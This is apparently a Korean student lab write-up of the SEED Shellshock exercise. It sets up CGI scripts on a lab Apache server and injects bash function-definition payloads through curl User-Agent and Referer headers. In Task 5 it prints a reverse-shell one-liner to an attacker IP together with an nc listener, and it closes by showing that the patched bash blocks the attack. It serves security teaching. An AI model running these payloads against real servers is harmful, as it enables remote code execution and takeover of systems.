

Task2

1. Task Purpose

간단한 CGI program을 생성하여 "Hello World"를 print한다.


2. Progress

```
[05/17/24]seed@VM:~/cgi-bin$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[05/17/24]seed@VM:~/cgi-bin$
```

```
[05/17/24]seed@VM:~/assignment7$ sudo mv myprog.cgi /usr/lib/cgi-bin/
[05/17/24]seed@VM:~/assignment7$ cd /usr/lib/cgi-bin
[05/17/24]seed@VM:~/cgi-bin$ sudo chmod 755 myprog.cgi
[05/17/24]seed@VM:~/cgi-bin$
```

3. Result



4. Consideration

shellshock vulnerability 는 env 변수로 선언된 값이 함수로 인식되어 실행되면서 나타난다. 원래 data로 의도했던 값이 code가 되어 의도하지 않은 동작을 불러일으키는 것이다. 이전의 Bash shell에서는 function definition과 match 되는 pattern을 발견하면 parse하고 equal sign을 없앴었다. 그리고 bash 쉘 코드 내부의 parse_and_execute 함수가 parsing 뿐만 아니라 execute까지 했

기 때문에 의도치 않은 data가 실행되었다.

이러한 bash 로 작성된 프로그램 중 하나가 cgi program이다. 이 cgi는 과거에 동적 페이지를 웹에서 생성할 때 자주 사용된 프로그램이다. 따라서 앞으로의 task에서 shellshock 공격을 수행할 때 cgi script를 사용하는 웹서버를 타깃으로 삼을 것이다.

Task3

1. Task Purpose


환경변수를 이용하여 data를 bash에 전달한다.

2. Progress

```
[05/17/24]seed@VM:~/cgi-bin$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[05/17/24]seed@VM:~/cgi-bin$
```

3. Result



```
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
HTTP_CACHE_CONTROL=max-age=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=57512
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```

4. Consideration

웹 서버가 HTTP request를 받았을 때, 웹서버는 CGI를 이용하여 response를 만들기 위한 script를 run한다. 웹 서버는 HTTP request에 대한 정보들을 cgi script를 통해 전달받는데, 이 때 정보 (data)를 주고받기 위해 사용하는 것이 environment variable이다. (예를 들어, apache와 cgi program이 env 변수를 주고받는 데 사용하는 channel이 존재한다.) 이 env 변수 목록 중 유저가 조정할 수 있는 field가 있는데 바로 HTTP_USER_AGENT이다. (원래는 유저가 사용하는 브라우저를 정의한다.) 이 필드가 remote user가 서버에 data를 inject할 수 있는 통로가 된다.

Task4

1. Task Purpose

Shellshock 취약점을 이용하여 server의 secret file에 접근한다.

2. Progress & 3. Result

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[05/20/24]seed@V
echo Content_type: text/plain; echo; /bin/ls -l" http://loc
alhost/cgi-bin/myprog.cgi
total 4
-rwxr-xr-x 1 seed seed 133 May 20 06:01 myprog.cgi
```

ls -l을 통해 server에 존재하는 파일을 출력하는 것은 가능했다.

```
[05/20/24]seed@VM:/etc$ curl -e '() { echo hello;}; echo Co
ntent_type: text/plain; echo; cat /etc/passwd' http://local
host/cgi-bin/myprog.cgi
[05/20/24]seed@VM:/etc$ curl -e '() { echo hello;}; echo Co
ntent_type: text/plain; echo; /cat /etc/passwd' http://loca
lhost/cgi-bin/myprog.cgi
```

그러나, /etc/passwd 파일에는 접근이 가능하지 않았다.

4. Consideration


code injection을 통해 명령어 실행이 성공하더라도, 웹 서버는 일반적으로 nobody, www-data와 같은 제한된 권한의 사용자 계정으로 실행된다. 이는 웹 서버의 취약점으로 인해 시스템이 위험에 노출되는 것을 방지하기 위한 보안 조치이다. 따라서 웹 서버 프로세스는 CGI 스크립트에서 해당 파일을 읽으려 할 때 웹 서버의 제한된 권한으로 인해 접근이 차단된다.

Task5

1. Task Purpose

Shellshock 취약점을 이용해서 reverse shell을 획득한다

2. Progress & 3. Result



```
Terminal
File Edit View Search Terminal Help
drwxrwxr-x 4 seed seed 4096 May 9 2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[05/21/24]seed@VM:~$
[05/21/24]seed@VM:~$
[05/21/24]seed@VM:~$ ^C
[05/21/24]seed@VM:~$ ^C
[05/21/24]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 42994)
bash: cannot set terminal process group (1935): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ cd ~
cd ~
www-data@VM:/var/www$ touch attackers_file.txt
touch attackers_file.txt
touch: cannot touch 'attackers_file.txt': Permission denied
www-data@VM:/var/www$ sudo touch attackers_file.txt
sudo touch attackers_file.txt
sudo: no tty present and no askpass program specified
www-data@VM:/var/www$

Terminal
File Edit View Search Terminal Help
>
</body></html>
[05/21/24]seed@VM:~$ curl -A "()" { echo hello;}; \
echo Content_type: text/plain; echo; \
/bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://10.0.2.7/cgi-bin/myprog.cgi
```

4. Consideration

victim machine의 IP address : 10.0.2.7

attacker machine의 IP address : 10.0.2.6

원래 다른 서버에 output을 요청하면 인증이 필요하다. 이 인증 절차를 피하기 위해 reverse shell에서는 victim machine의 shell program에서 code를 run해서 shell program이 victim에서 바로 시작하도록 만들 것이다. Shell은 서버(victim)에서 돌게 만들되, input을 공격자가 넣으면 output이 나오도록 하는 것을 reverse shell이라고 한다. 이를 위해 victim machine에 inject 해야할 코드는 다음과 같다.

```
bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

코드에 대한 설명은 다음과 같다.


bash -i : bash 셸을 인터랙티브 모드로 실행하는 명령어이다. 즉, 사용자가 직접 명령을 입력하고 실행결과를 바로 볼 수 있는 셸 세션을 시작한다.

>/dev/tcp/10.0.2.6/9090 : '>'는 리다이렉션 연산자로, stdout을 특정 파일이나 장치로 보낸다. **/dev/tcp/10.0.2.6/9090**는 특수 파일로, Bash에서 네트워크 연결을 의미합니다. **/dev/tcp/** 뒤에 IP 주소와 포트를 지정하여 해당 주소로 TCP 연결을 시도한다. 즉, **10.0.2.6** IP 주소의 **9090** 포트에 stdout을 보낸다.

0<&1 : **0<**는 표준 입력(stdin)을 리다이렉션하는 연산자이고, **&1**은 표준 출력을 가리킨다. (stdout의 file descriptor가 1임) 따라서 **0<&1**은 표준 입력을 표준 출력으로부터 읽도록 설정한다.

2>&1 : 표준 오류를 표준 출력으로 리다이렉트한다.

reverse shell을 실행시키기 위해 attack machine에서 프롬프트를 두 개 띄우고 (즉, 두 개의 프로세스를 생성하고) 하나의 프롬프트에서는 tcp connection을 listen하고 다른 프롬프트에서는 코드를 inject 하기 위한 curl 명령어를 수행했다. curl 명령어는 다음과 같다.



```
[05/21/24]seed@VM:~$ curl -A "()" { echo hello;}; \\\necho Content_type: text/plain; echo; \\\n/bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://10.0.2.7/cgi-bin/myprog.cgi
```

이후에 공격이 성공적으로 수행된 것을 확인하였다.


Task6

1. Task Purpose

취약점이 patch된 이후의 bash를 이용하여 작성한 cgi program을 사용하는 웹서버에 대해 공격을 수행한다.


2. Progress

(victim machine)



```
SEEDUbuntu_2 [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Terminal
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
~
~
~
~
~
```

3. Result



```
SEEDUbuntu (240501_race_condition_attack) [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Terminal
[05/21/24]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)


Terminal
[05/21/24]seed@VM:~$ curl -A "() { echo hello;}; \
echo Content_type: text/plain; echo; \
/bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://10.0.2.7/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=10.0.2.7
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; echo; /bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.7 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.7
SERVER_ADDR=10.0.2.7
SERVER_PORT=80
REMOTE_ADDR=10.0.2.6
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```

4. Consideration

공격자가 의도한 대로 data가 code로 바뀌지 않았다.

patch된 bash shell에서는 env 변수로 function을 정의해야 할 때 '%%' 라는 마킹을 사용하여 data와 function 사이에 혼동이 오지 않도록 하였다. 또한 환경 변수로 전달되는 함수 정의에 **BASH_FUNC_<name>()** 형식의 접두사를 추가하여, 함수 정의와 일반 환경 변수를 구분하도록 했다. 예를 들어 함수 'foo'가 환경 변수로 정의된 경우, 이는 다음과 같이 전달된다:

```
Child:$ strings /proc/$$/environ | grep foo  
BASH_FUNC_foo%%=( ) { echo hello  
Child:$
```



이렇게 하면 Bash는 함수 정의를 올바르게 인식하고, 함수 외의 코드를 실행하지 않는다. 관련 패치 번호는 CVE-2014-6271이다.